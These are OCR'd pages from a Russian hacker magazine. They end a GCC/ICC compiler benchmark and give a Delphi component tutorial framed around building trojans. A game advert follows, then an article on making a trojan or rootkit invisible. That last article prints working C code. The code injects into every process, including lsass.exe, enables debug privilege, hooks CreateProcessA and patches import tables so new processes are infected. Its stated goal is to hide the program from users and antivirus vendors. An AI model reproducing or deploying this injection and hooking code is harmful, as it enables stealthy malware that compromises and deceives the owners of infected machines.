GCC 3.3.1: -03 -march=pentium4 -mcpu=pentium4 -msse -msse2 –mmmx -funroll-loops -ffast-math -fomit-frame-pointer -mfpmath=sse.

Подробнее об это можно почитать на **www.qnx.com/download/download/10028/Intel_Compiler_Product_Brief.pdf**.



Результаты тестов на бенчмарке EEMBC

А глюки оптимизации? Впрочем, о глюках мы уже говорили.

Не нужно гнаться за прогрессом (а то ведь догонишь), но и не превращай верность традициям в религиозный фанатизм. Глупо отказываться от «лишней» производительности, если компилятор дает ее даром. Создатели GCC говорят о 30% превосходстве версии 3.0 над 2.95, однако далеко не все разработчики с этим согласны. Большинство вообще не обнаруживает никакого увеличения производительности, а некоторые даже отмечают замедление. Ничего удивительного! Алгоритмы оптимизации в GCC 3.x претерпели большие изменения. Одни появились, другие исчезли, так что в целом ситуация осталась неизменной. Только вот про поддержку новых процессоров не надо. С планированием кода они справляются сами (учет особенностей их поведения дает считанные проценты производительности, да и то на чисто вычислительных задачах), а новые векторные регистры и команды просто так не задействуешь. Одной перекомпиляции здесь недостаточно. Программный код должен использовать эти возможности явно. Эффективно векторизовать код не умеют даже суперкомпьютерные компиляторы. Во всяком случае, пока. Или, точнее, уже.

А что насчет сравнения 32-разрядного кода с 64-разрядным? Пользователь думает: 64 намного круче, чем 32, а следовательно, и быстрее! Начинающий программист: ну может, и не быстрее (все равно все тормозит ввод/вывод), но что не медленнее - это точно! А вот и нет. Бывалые программисты над этим только посмеиваются. Медленнее! Еще как медленнее! 32-разрядный код по сравнению с 16-разрядным в среднем потребляет в 2-2,5 раза больше памяти. 64-разрядный код - это вообще монстр, разваливающийся под собственной тяжестью. А ведь размер кэш-буферов и пропускная способность системной шины не безграничны! Широкая разрядность дает выигрыш лишь в узком кругу весьма специфических приложений, большей частью научных. Скажи, часто тебе приходиться сталкиваться с числами порядка 18.446.744.073.709.551.615? Тогда с какой стати ждать ускорения?

Данные, полученные Тони Бруком (Tony Bourke) с www.OSnews.com, это полностью подтверждают (www.osnews.com/story.php?news_id=5830&page=1). GCC 2.95.3 генерирует чуть-чуть более быстрый код, чем GCC 3.3.2, а 64-битная версия GCC 3.3.2 находится далеко позади и конкретно тормозит. Сановский компилятор рулит в обоих случаях, но 64-разрядный код все равно много медленнее.

Только не надо говорить, что мы выбрали неудачный пример для сравнения! GZIP - типичное системное приложение, и на большинстве остальных результат будет таким же. Мультимедийные и математические приложения при переходе на GCC 3.x могут ускорить свою работу в несколько раз, и упускать такой выигрыш нельзя. Жаба задушит. Но какую версию выбрать? Новое еще не означает лучшее, а неприятную тенденцию понижения качества кодогенерации у GCC мы уже отмечали.


Тестирование показывает, что пальма первенства принадлежит GCC 3.2.3, а GCC 3.3 и GCC 3.2.0 на несколько процентов отстают по скорости. Вроде бы мелочь, а как досадно! Если GCC 3.2.3 отсутствует в портах твоего дистрибутива - не расстраивайся! Ты немного потерял! Ставь любую стабильную версию семейства 3.x и наслаждайся жизнью. Специально вытягивать из Сети GCC 3.2.3 никакого смысла нет. Если тебе действительно нужна производительность - переходи на ICC. Практически все, кто перекомпилировал мультимедийные приложения, подтвердили 20-30% ускорение по сравнению с GCC 3.x. Целочисленные приложения в обоих случаях работают с той же скоростью или даже чуть медленнее, особенно если программа была специально заточена под GCC). На процессорах фирмы AMD ситуация выглядит иначе, и GCC 3.3 с ключиком mcpu=cpu-type athlon генерирует на 30-50% более быстрый код, чем ICC 8.1. Речь, разумеется, идет только о векторных операциях, а на целочисленных ICC по-прежнему впереди.

Приплюснутые программы главным образом выигрывают оттого, что у ICC более мощная STL, оптимизированная под Hyper Threading, однако на классический Си эта льгота не распространяется, и такие приложения лучше всего компилировать старым добрым GCC 2.95. Исключение, пожалуй, составляют программы, интенсивно взаимодействующие с памятью. Оптимизатор ICC содержит специальный алгоритм, позволяющий ему выхватить несколько дополнительных процентов производительности за счет механизма предварительной выборки и учета политики кэш-контроллера первого и второго уровней (подробности можно найти в моей книге «Техника оптимизации - эффективное использование памяти»).

ЗАКЛЮЧЕНИЕ

И GCC, и ICC - великолепные компиляторы, вобравшие в себя все достижения прогресса. Тем не менее, далеко не все приобретения пошли им на пользу, и программисты в своей массе остаются верны древнему GCC 2.95. Такого же мнения придерживаются составители дистрибутивов и опытные администраторы. Пользователи, правда, не разделяют сгустившегося духа консерватизма и вовсю юзают GCC 3.2/3.4 и особенно GCC 3.3, вынуждая разработчиков поддерживать новые версии независимо от того, хотят они этого или нет. Пропаганда ICC пока только начинается, но, учитывая влияние фирмы Intel, а также высокое качество компилятора, можно не сомневаться, что в некоторых сферах рынка его ожидает успех. Что же касается наукоемких приложений и вычислительных центров, скорее всего, они сохранят свою верность процессорам AMD (пневые кластеры стоят намного дороже) и компилятору GCC.

В общем, поживем - увидим. Будем надеяться, что в будущем компиляторы не разжиреют окончательно, и здравый смысл восторжествует над разумом. Пока же бесспорных победителей нет, и мудрые линукоиды вынуждены использовать целый зоопарк компиляторов.




На Xakep CD/DVD ты найдешь последние версии различных веток компиляторов GCC и также ICC.



Большое количество сравнительных тестов на GCC можно найти на сайте составителя популярного дистрибутива SuSE: www.suse.de/~aj/SPEC/.





Сравнение качества кодогенерации по данным теста winstone (комплексный текст с включением мультимедийных приложений, вертикальная шкала - MIPS)

gh05t (gh05t@yandex.ru)

КОМПОНЕНТ ДЛЯ ХАКЕРА

Наш журнал постоянно пишет о разных компонентах, навороченных и не очень. Компонентах кнопок, календарей, listbox'ов и сотен других элементов управления, которые могут пригодиться хакеру лишь в мирной жизни. А ведь иногда очень нужно при разработке программы иметь кусок кода какого-нибудь снифера или кейлоггера. Вот было бы здорово оформить подобный код в виде компонента и кидать на проект при необходимости.

ПИШЕМ СВОЙ СОБСТВЕННЫЙ КОМПОНЕНТ ДЛЯ DELPHI

Допустим, ты хочешь, чтобы программа была по совместительству трояном. Плюхнул компонент на форму - и готово, пароли отсылаются куда надо. Или, скажем, есть во всех твоих троянах на Delphi некоторый одинаковый код, реализующий автозагрузку или что-нибудь в том же духе. Сделал этот код в виде компонента, скинул на форму - и все, никаких занудных инициализаций и прочего.

Конечно, ты скажешь, что есть масса способов многоразового использования кода в Delphi. Можно, к примеру, реализовать свою DLL. Динамически подключаемые библиотеки очень удобны почти во всех областях программирования, но для хакера это лишний файл, который придется таскать за экзешником. Можно сделать модуль - файл с исходниками нужного тебе класса или процедуры. Он очень похож на компонент, будучи его непосредственным родителем, но не может располагаться во время дизайна на форме, к тому же файл модуля может потеряться и его надо вручную добавлять в программную секцию uses, что, может, и не большой, но геморрой.

Тема сегодняшнего разговора - компонент. Задействуя его для многоразового использования кода, хакер сильно облегчает себе жизнь. Ему больше не нужно инициализировать код, так как это делается автоматически. Он не потеряет код, ведь компонент будет все время у него под рукой - на панели Delphi. Преимуществ масса, осталось только научиться их реализовать.

НАЧАЛИ

Компонент - это тот же класс, только оформленный специальным образом. Он наследуется от какого-то хитрого класса Delphi, обладающего теми или иными свойствами, необходимыми для нашего кода. Поэтому давай сначала определимся с классом-предком нашего компонента. Если ты знаешь ООП и иерархию классов в Delphi, то тебе не составит труда это сделать. Если же для тебя это дремучий лес, то я вкратце расскажу, что откуда.

В Delphi у любого класса, кроме TObject, вершины иерархии классов, есть родитель. Исходя из этого, ты должен определиться, какой должен быть папочка с мамочкой в одном лице у твоего компонента. Для нашего случая я выбрал родителем TComponent, чтобы компонент умел становиться на форму в режиме проектирования, но не был виден во время выполнения программы. Если ты хочешь создать визуальный (видимый во время исполнения программы) компонент, то следует выбрать родителем TControl или классы ниже по иерархии.

Рассказывать о создании компонента я буду на примере кода, получающего в NT-системах различные полезные привилегии.

В былые времена, когда еще была популярна линейка Windows 9x, для завершения работы системы программным путем было необходимо всего лишь вызвать функцию ExitWindows. Теперь же Microsoft в погоне за безопасностью своих систем несколько усложнила этот и некоторые другие процессы. Теперь, чтобы завершить работу, надо получить привилегии. Также их надо получать, чтобы загрузить драйвер (SE_LOAD_DRIVER_NAME) или инжектировать свой код в системные процессы без контроля целостности (SE_DEBUG_NAME). Делать это приходится довольно часто, особенно хакеру, так что компонент пригодится. Сегодня я расскажу о получении двух типов привилегий. Все остальные ты можешь получить аналогично. Их список лежит в файле на диске. Назначение каждой ты узнаешь из справки.



Самая большая коллекция компонентов в интернете www.torry.net.



Ну что ж, с функциональностью компонента мы определились. Теперь начнем его создавать. Для этого закрой все текущие проекты и выбери меню Component -> New Component. В появившемся окне укажи:
Ancestor type - родительский класс (TComponent в нашем примере),
Class Name - имя класса для твоего компонента (у меня TGettingPriviliges),
Pallete Page - закладка, на которой будет располагаться твой компонент,
Unit File Name - имя и путь до файла с исходниками компонента,
Search path - здесь будут перечислены пути, по которым Delphi ищет исходные коды. Если ты хочешь расположить компонент в директории, о которой Delphi еще не знает, то добавь путь к ней сюда.
Нажми «Ok». Перед тобой появится редактор кода с шаблоном будущего компонента. В нем сейчас лишь одна процедура - Register, обязательная для любого компонента. Она регистрирует компонент в Delphi и располагает его на заданной закладке.
Пока в модуле кроме функции регистрации компонента есть лишь объявление нового класса, потомка TComponent. Он ничем не отличается от своего родителя, но сейчас мы это начнем исправлять. Для начала объявим необходимые модули и переменные. Добавь в uses модуль Windows – нам понадобятся некоторые константы и функции из него. Также создай раздел const и напиши в нем:

```
SE_LOAD_DRIVER_NAME   ='SeLoadDriverPrivilege';
SE_SHUTDOWN_NAME      ='SeShutdownPrivilege';
```

Эта пара констант, определяющих типы привилегий, которые мы будем получать. Далее в разделе private объяви несколько переменных:

Раздел private

```
private
  { Private declarations }
  isNT: boolean;
  FgetLoadDriver: boolean;
  FgetShutdown: boolean;
  FOnGetLoadDriverPrivileges: TNotifyEvent;
  FOnGetShutdownPrivileges: TNotifyEvent;
```


Каждая из них пригодится нам в будущем. Например isNT хранит результат определения принадлежности текущей ОС к NT-системам. Следующие логические переменные нужны для указания, какие именно привилегии мы хотим получить. True - нам нужна эта привилегия, false - она нам нафиг не сплющилась. Переменные незнакомого типа TNofifyEvent - это не что иное, как события компонента. У нас их два, а больше пока и не надо. По правилам хорошего тона в программировании принято начинать имя подобных переменных с буквы F, чтобы было легче их отличить.
Небольшое лирическое отступление: здесь и далее разделы, в которых надо располагать переменные, взяты не с потолка. Каждый из них определенным образом ограничивает видимость единиц, расположенных внутри него. Так, раздел private дает доступ к переменным только внутри одного модуля, раздел public напротив, не накладывает никаких ограничений, а в разделе published объявляются те переменные, которые должны быть видны на этапе конструирования.
Теперь в разделе public допиши следующее:

Раздел public


```
public
  { Public declarations }
  constructor Create (AOwner: TComponent); override;
  destructor Destroy; override;
  procedure GetShutdownPrivileges;
  procedure GetLoadDriverPrivileges;
  procedure GetSetPrivileges;
```

Здесь у нашего класса появляются методы, отвечающие за его функциональность. Сразу бросается в глаза наличие, помимо обычных процедур, специфических единиц: constructor и destructor. К тому же, судя по ключевому слову override, они перекрывают одноименные методы родителя. Это не что иное, как конструктор и деструктор объекта нашего класса. В них инициализируются и уничтожаются переменные, устанавливаются некоторые дефолтные значения. Давай создадим обработчики для них. Нажимай Ctrl+Shift+C, и Delphi создаст заголовок для каждой процедуры. Обрати внимание: стандартный обработчик конструктора/деструктора несколько отличается. В нем появилось еще одно ключевое слово «inherited». После этого слова ты можешь вызывать методы родителя компонента. Например в конструкторе, как правило, пишут так:


```
inherited Create(AOwner);
в деструкторе:
inherited Destroy;
```



На диске ты найдешь исходники компонента, дающего привилегии, порой очень нужные твоей программе, и компонент, определяющий присутствие отладчика уровня ядра в системе.



Также на диске лежат шифровальщик, менеджер сервисов, определитель MAC-адреса сетевухи и реализованный низкоуровневый доступ к жесткачу - словом, джентльменский набор компонентов.


Окно предустановок нового компонента

Этими строками мы вызываем методы класса-родителя, чтобы он инициализировал свои переменные в конструкторе и уничтожил их в деструкторе. Важно заметить, что вызов этих методов класса-родителя должен производиться в строго определенных местах: в начале конструктора и в конце деструктора твоего компонента. Преждевременный или запоздалый вызов этих методов может вызвать обращение к несуществующей переменной и, как следствие, ошибку доступа к памяти. Так что всегда следи за вызовами методов родителя.
Вот полный код конструктора нашего компонента:

Переопределенный конструктор

```
inherited Create(AOwner);
if Win32Platform = VER_PLATFORM_WIN32_NT then
isNT:=true;
```

В первой строке, как уже говорилось, вызов конструктора родителя. Во второй проверяем, работаем ли мы под NT-системой. Наш компонент действует только в NT.
Так как в конструкторе мы ничего не создаем, то и в деструкторе нам разрушать особо нечего, поэтому там, кроме строки «inherited Destroy», ничего нет.
Листинг двух следующих функции целиком я приводить не буду - он очень объемен и не сильно связан с нашей темой. Обращу внимание лишь на одну строку:

Генерирование события

```
if Assigned(FOnGetLoadDriverPrivileges) then FOnGetLoadDriverPrivileges(Self);
```

Это выдержка из листинга функции GetLoadDriverPrivileges. В GetShutdownPrivileges строка выглядит практически так же, за исключением FOnGetLoadDriverPrivileges, измененного на FOnGetShutdownPrivileges. Как я уже говорил, это переменные-события, а этой строкой мы генерируем события, предварительно проверяя, существует ли для них обработчик (Assigned(FOnGetLoadDriverPrivileges)).
Последняя процедура - всего лишь вызов каждой из вышеописанных функций в случае, если значение переменной-свойства установлено в True:

```
if FgetShutdown then GetShutdownPrivileges;
if FgetLoadDriver then GetLoadDriverPrivileges;
```

СВОЙСТВА

Ну вот, события генерировать научились, теперь надо отобразить их и другие свойства в ObjectExplorer'e. Как отмечалось выше, чтобы переменные были видны в нем, необходимо расположить их в секции published. Но и этого недостаточно, надо еще указать, что наша переменная - не обычная, а свойство. Для этого перед ее именем надо поставить ключевое слово «property» и указать методы записи/чтения или переменные, куда будут записываться значения свойств. В общей сложности у нас получится что-то вроде этого:

Раздел published компонента

```
published
  { Published declarations }
  property LoadDriverPrivileges: boolean read FgetLoadDriver write FgetLoadDriver;
  property ShutdownPrivileges: boolean read FgetShutdown write FgetShutdown;
  property OnGetLoadDriverPrivileges: TNotifyEvent read FOnGetLoadDriverPrivileges write FOnGetLoadDriverPrivileges;
  property OnGetShutdownPrivileges: TNotifyEvent read FOnGetShutdownPrivileges write FOnGetShutdownPrivileges;
```

Как видишь, все, как я и говорил: ключевое слово, read и write. Здесь я использовал лишь способ записи значения напрямую. Но свойством можно манипулировать и в процедуре. Это реализуется вот так:

Установка значения свойства через процедуру

```
private
FNoZero: integer;
procedure SetNoZero (Value: integer);
//обязательно Value и обязательно integer;


{skipped}

published
property NoZero: integer read FNoZero write SetNoZero
end;

{skipped}

procedure TMyClass.SetNoZero (Value: integer);
begin
if value<>0 then FNoZero:=Value;
end;
```



Мой вариант иконки

Еще существует возможность создания свойств с вариантами выбора, то есть напротив свойства будет не простое поле ввода, а выпадающий список. Делается это объявлением нового типа - перечисления и указанием его в качестве типа какой-нибудь переменной:


Пример объявления свойства с выбором варианта

```
type
TMySetClass=(mscSet, mscUnset, mscUnknown);


TMyComponent=class
private
FSetVar: TMySetClass;
published
SetVar:TMySetClass read FSetVar write FSetVar;
end;
```

ИКОНКА КОМПОНЕНТА


Установив свой хакерский компонент, ты увидишь очень невзрачную иконку - такие прилепляют к каждому компоненту, не имеющему своей картинки. Чтобы ее изменить, надо проделать кое-какие манипуляции. Запусти ImageEditor из поставки Delphi. Выбери File -> New -> Component Resourse File. Появится окошко с одним пунктом - Contents. Щелкни по этому пункту правой кнопкой мыши и выбери New -> Bitmap. Размеры задай 24x24, 16 цветов тоже вполне хватит. Появится несколько подуровней: Bitmap -> Bitmap1. Bitmap1 переименуй по имени нашего класса. Теперь дважды щелкни по этому пункту. В появившемся графическом редакторе нарисуй что-нибудь. Затем закрывай все это дело и сохраняй результат в папке с модулем компонента и с тем же именем, что у компонента. Открой пакет с предыдущей установкой компонента и удали оттуда все модули. Скомпилируй, установи, сохрани все. Теперь, если ты заново установишь наше детище, то увидишь уже новую, собственноручно нарисованную иконку на панельке.



Название иконки полностью совпадает с именем компонента

ЗАКЛЮЧЕНИЕ

Вот, в принципе, и все знания, обладая которыми, ты сможешь создавать свои компоненты, а то и целые библиотеки из них. Создав такого рода собственную коллекцию, ты сможешь быстро находить и использовать в своей программе готовый код, и он будет всегда у тебя под рукой. Ты сможешь добавлять функциональности в уже созданный компонент, подстраивая его под себя, с удобством обмениваться наработками с другими кодерами или хакерами. Компоненты предоставляют очень широкие возможности по повторному использованию и распространению кода.



Пример свойства с выбором вариантов


Для каждого события необходимо объявлять отдельную переменную.


Компонент - это наиболее удобный способ повторного использования и хранения кода.





ЧИТАЙТЕ В МАРТЕ:

Тема номера: «Корсары 3»
Самая пиратская игра на планете!



Рецензия: The Settlers V: Heritage of the Kings
They killed Kenny! Bastards!

Подробно о: Age of Empires 3
От циклопов к мушкетерам



ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

ПРАВИЛЬНАЯ КОМПЛЕКТАЦИЯ
Двухслойный DVD или 3 CD

ПРАВИЛЬНЫЙ ОБЪЕМ
240 страниц



ФЕВРАЛЬСКИЙ НОМЕР УЖЕ В ПРОДАЖЕ

ЧАСТЬ ТИРАЖА – с DVD
8.5Gb
ЭКСКЛЮЗИВНОЕ ВИДЕО!!!



А ТАКЖЕ:

- Дневники разработчиков. «Блицкриг 2», Lada Racing Club и S.T.A.L.K.E.R.
- Под прицелом. Xenus: Колумбия рядом!
- Пираты XXI века: Кто и у кого ворует игры?
- Из первых уст. Тодд Ховард о проекте The Elder Scrolls IV: Oblivion.
- Рецензии на Armies of Exigo, Return to Mysterious Island, Football Manager 2005...

и многое-многое другое!

НИКАКОГО МУСОРА И НЕВНЯТНЫХ ТЕМ,
настоящий геймерский рай
ТОЛЬКО PC ИГРЫ

ЕСЛИ ТЫ ГЕЙМЕР – ТЫ НЕ ПРОПУСТИШЬ!

(game)land

Николай "GorluM" Андреев (gorlum@real.xakep.ru)



Некоторым приложениям вовсе не нужно светиться в системе. Некоторым приложениям вообще надо бы сделать все, чтобы пользователь никогда не узнал об их существовании. Системе удаленного администрирования и продвинутому руткиту, например, будет очень неприятно, если юзер вдруг их обнаружит и решит отправить в антивирусную контору. Это ведь нарушит все планы хакера. Поэтому надо научить программу быть в системе незаметной, причем не просто незаметной, а невидимой.

ДЕЛАЕМ НАШУ ПРОГРАММУ НЕВИДИМОЙ В СИСТЕМЕ

В процессе работы, а если подумать, то и в процессе простого своего существования программа (троян, система удаленного администрирования, называй как хочешь - смысл тот же) очень следит в системе. Она создает записи в реестре, висит в списке процессов, лежит в системной директории, в общем, делает все возможное, чтобы пользователь ее обнаружил и сдал в соответствующие инстанции. Стоит только юзеру зайти с помощью regedit.exe в ключ Run в реестре, так он сразу обнаружит автоматически загружаемого зверя. Ты можешь сказать, что кроме Run в форточках есть еще масса мест, где смог бы спрятаться троян, при этом раз за разом загружаясь при старте системы, и ты будешь абсолютно прав, но юзер может обо всех этих местах знать. А если он пользуется специальными утилитами, то даже это от него не потребуется - юзер просто нажмет кнопку, и перед ним высветятся все загружаемые вместе с виндой программы. Пара щелчков мышью, и все - троян сдох или, что хуже, отправлен на опыты антивирусникам. А ведь запись в реестре - это лишь один, не самый значительный след, который может оставить программа.

Что будет, если пользователь захочет заглянуть в system32 и посмотреть последние созданные файлы? Все, минуты трояна на этом компьютере сочтены. Печально, но факт: юзер просто удалит непонятный экзешник, и никто ему не помешает этого сделать, а если файл залочен - зайдет в safe mode и грохнет его оттуда.

Чтобы этого не произошло, чтобы программа оставалась жить в компьютере как можно дольше, хакеры придумали технологию невидимости. Под невидимостью в данном случае подразумевается то, что все следы пребывания программы на компьютере ею же и подметутся. Записи в реестре, в файловой системе, в списке процессов будут аккуратно ликвидированы.

Все это звучит страшно, а реализуется элементарно: с помощью уже хорошо известных нам с тобой технологий, одна из которых - перехват API.

API отвечает за создание списков файлов, записей реестра и тому подобного. Достаточно перехватить возвращаемые функциями Windows данные и вычеркнуть оттуда нашу программу. Идея простая, остается суметь ее воплотить.

ПЕРЕХВАТ - ЭТО ПРОСТО

О перехвате уже не раз писали и в нашем журнале, и в замечательных книгах, и интернете. Но я все же скажу о нем пару слов. По сути дела, перехват API - это замена некоторой чужой функции в какой-нибудь запущенной программе на свою. Осуществляется это кучей способов, но в нашем деле возможно применение только двух из них.

Первый способ - непосредственная модификация оригинального кода перехватываемой функции. При этом в ее начало поверх старого кода вставляется инструкция безусловного перехода (jmp) прямо к нашей функции-обработчику, которая, в свою очередь, должна восстановить поврежденный код, запустить старую функцию и как-то модифицировать выходные данные. Способ хороший, потому что модифицировать надо только одно место в программе, подверженной перехвату (в отличие от второго способа), но он достаточно сложен в реализации - это раз. Любая примитивная защита, считающая контрольную сумму кода, запалит подобный метод - это два.

Поэтому перейдем ко второму способу - модификации таблицы импорта. Все имена функций, импортируемых программой API, находятся в таблице импорта. После запуска

таблица имен функций превращается в таблицу их адресов. Суть способа заключается в нахождении адреса перехватываемой функции в таблице и замене его на адрес своего обработчика. Для этого достаточно знать формат PE-заголовка, который тысячу раз везде описан, и уметь манипулировать функцией GetProcAddress. Но у этого способа есть значительный недостаток - таблица импорта есть не только у перехватываемого приложения, но и у всех его динамических библиотек. Никто не может быть уверен в том, что одна из них не импортирует функцию, которую мы хотим перехватить. Поэтому модифицировать надо таблицы импорта всех модулей: и exe, и dll, да еще и контролировать появление новых модулей, загружаемых с помощью LoadLibrary.
При написании программы-невидимки я отдал предпочтение именно второму способу. Итак, пусть у нас есть некая программка, и мы хотим, чтобы вместо своей API-функции она запускала бы нашу. Что мы должны сделать? Во-первых, мы должны поместить функцию-обработчик в адресное пространство этой программы. Во-вторых - модифицировать определенным методом либо код перехватываемой функции, либо таблицу импорта.
Но поскольку мы хотим, чтобы юзер не видел следов нашей программы в любой утилите, в любом приложении, мы должны перехватить API во всех процессах системы. Мы должны сделать глобальный перехват, внедрить свой код во все процессы. Легко!

ГЛОБАЛЬНОЕ ВНЕДРЕНИЕ

Конечно, внедрить код во все запущенные процессы очень просто: нужно всего лишь написать DLL и установить какой-нибудь глобальный хук, после чего DLL будет подгружена ко всему и вся, кроме сервисов. Но мы простых путей не ищем. Я люблю, когда программа - это один экзешник, без библиотек. Поэтому предлагаю использовать инжектирование кода, описанное в декабрьском номере, для внедрения функции-перехватчика. Инжектировать будем во все доступные API-процессы: перечисляем их с помощью toolhelp, внедряем в каждый свой код и модифицируем таблицу импорта.

Как видишь, комментариев масса, поэтому разобраться в сорцах не составит труда

В программе это выглядит вот так (функция InjectAndRun уже была описана мной в декабре):

Глобальное инжектирование

```
BOOL WINAPI InjectAndRunAll(DWORD (WINAPI *func)(LPVOID))
{
  BOOL ret, flag = TRUE;
  HANDLE m_Snap = INVALID_HANDLE_VALUE;
  PROCESSENTRY32 pe = {sizeof(pe)};
 // EnableDebugPrivilege(true);
 m_Snap = CreateToolhelp32Snapshot(
     TH32CS_SNAPPROCESS,NULL);
 if (m_Snap == INVALID_HANDLE_VALUE)
   return NULL;
 if (!Process32First(m_Snap, &pe))
   return NULL;
 do {
   if (pe.th32ProcessID == GetCurrentProcessId()) continue;
   ret = InjectAndRun(func,pe.th32ProcessID);
 } while (Process32Next(m_Snap, &pe));
 // EnableDebugPrivilege(false);
 return NULL;
}
```

Обрати внимание на закомментированные строки вызова функции EnableDebugPrivilege. Для полной уверенности, что пользователь нас не заметит в системе, нужно инжектироваться и в системные процессы вроде lsass.exe, доступ в которые обычным приложениям запрещен. Функция EnableDebugPrivilege даст нам необходимые для этого привилегии (SE_DEBUG_NAME).

Привилегии отладчика у нас в кармане

```
BOOL WINAPI EnableDebugPrivilege(bool fEnable)
{
 HANDLE hToken; BOOL ret;
 if (!OpenProcessToken(GetCurrentProcess(),
   TOKEN_ADJUST_PRIVILEGES, &hToken))
   return FALSE;
 TOKEN_PRIVILEGES tp; tp.PrivilegeCount = 1;
 ret = LookupPrivilegeValue(NULL,
   SE_DEBUG_NAME, &tp.Privileges[0].Luid);
 if (!ret) return FALSE;
 tp.Privileges[0].Attributes = fEnable ?
   SE_PRIVILEGE_ENABLED : 0;
 ret = AdjustTokenPrivileges(hToken, false,
     &tp, sizeof(tp), NULL, NULL);
 if (!ret) return FALSE;
 CloseHandle(hToken);
 return TRUE;
}
```

Но, так как мы не воспользовались хуком для внедрения кода, нам придется самим позаботиться о всех процессах, созданных уже после глобального инжектирования. Самым разумным было перехватить функции CreateProcessA и CreateProcessW (ANSI- и Unicode-версии), чтобы получить данные о свежесозданном процессе и инжектировать в него свой код. Для этого напишем функцию-перехватчик примерно вот так:


```
BOOL WINAPI xCreateProcessA(LPCSTR lpApplicationName,
LPSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES
lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCSTR
lpCurrentDirectory, LPSTARTUPINFOA lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
{
 BOOL ret = CreateProcessA(lpApplicationName,
lpCommandLine, lpProcessAttributes,lpThreadAttributes,
bInheritHandles, dwCreationFlags, lpEnvironment,
lpCurrentDirectory, lpStartupInfo, lpProcessInformation);

 BOOL b = InjectAndRun(
     FStealth,
     lpProcessInformation->dwProcessId);
 return ret;
}
```

Как видишь, она объявляется абсолютно так же, как и оригинал, сама запускает перехватываемую функцию, получает pid процесса, инжектирует в него свой код и возвращает результат вызвавшей ее программе. Вначале для перехвата API методом модификации таблицы импорта я использовал функцию Рихтера, но чем больше разбирался с проблемой, тем больше ее модифицировал - в итоге осталось одно название и смысл:

```
ReplaceIATEntryInAllMods("kernel32.dll", GetProcAddress(
GetModuleHandle("kernel32.dll"), "CreateProcessA"),
(PROC)xCreateProcessA);
```

Функция перечислит все модули для текущего процесса и в каждом поправит таблицу импорта, заменив адрес функции CreateProcessA на наш обработчик (запускать эту функцию надо из уже внедренного кода), после чего все создающиеся процессы будут перехватываться. Таким же образом нам надо перехватить и обработать функции CreateProcessW (то есть уникод-версию) и все семейство LoadLibrary, на случай если какой-нибудь процесс захочет в процессе работы подгрузить к себе библиотеку. Простой пример: при включении готовой невидимки без перехвата загрузки DLL файл программы легко обнаружить - нужно будет всего лишь загрузить Internet Explorer, а затем зайти им не на сайт, а в системную директорию, при этом shell32, работающий с файлами, подгрузится, но не будет перехвачен.



